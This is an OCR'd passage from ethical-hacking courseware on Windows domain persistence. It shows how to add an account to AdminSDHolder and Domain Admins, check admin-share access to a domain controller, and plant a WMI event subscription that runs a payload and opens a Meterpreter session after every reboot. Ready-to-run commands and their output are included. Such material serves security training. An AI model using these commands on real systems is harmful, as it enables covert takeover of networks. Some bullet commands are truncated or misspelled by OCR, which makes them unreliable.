


Figure 6.219: Screenshot of PowerShell showing the modification of the registry

The screenshot shows that the **Martin** account has been added to AdminSDHolder with all permissions set.




Figure 6.220: Screenshot of AD users and computers in AdminSDHolder properties

Add the account **Martin** to the group **Domain Admins** using the following command:

```
net group "Domain Admins" Martin /add /domain
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.221: Screenshot showing the output of adding a user account to a group

Run the following command to check the accessibility of the domain controller (DC) through which domain persistence is created:

`dir \\10.10.1.22\c$`





Figure 6.222: Screenshot showing the accessibility of the DC

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Persistence Through WMI Event Subscription

Attackers use Windows Management Instrumentation (WMI) event subscription to execute malicious content and maintain persistence on the target system. They use various scripts and techniques to exploit the features of WMI and perform event subscriptions for malicious events that, when triggered, initiate the execution of arbitrary code allowing attackers to maintain persistence. These scripts automate the process by hiding malicious payloads and maintaining sustainability even after rebooting/restarting the system.

Techniques to Maintain Persistence Using WMI Event Subscription

- **Using Command Prompt**

  The following **`wmic`** commands create a malicious namespace and subscription for the events:

  - **`eSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\ethicalhacker.exe",CommandLineTemplate="C:\Windows\System32\thicalhacker.exe"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="CommandLineEventConsumer.Name=\"EthicalHacker\""`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL",
 Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\e
thicalhacker.exe",CommandLineTemplate="C:\Windows\System32\ethicalhacker.exe"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="C
ommandLineEventConsumer.Name=\"EthicalHacker\""
Instance creation successful.

C:\Users\Administrator>
```

Figure 6.223: Screenshot of Command Prompt executing wmic commands

The malicious payload is automatically executed within 60 s after every restart of the system and creates a Meterpreter session with the attacker.

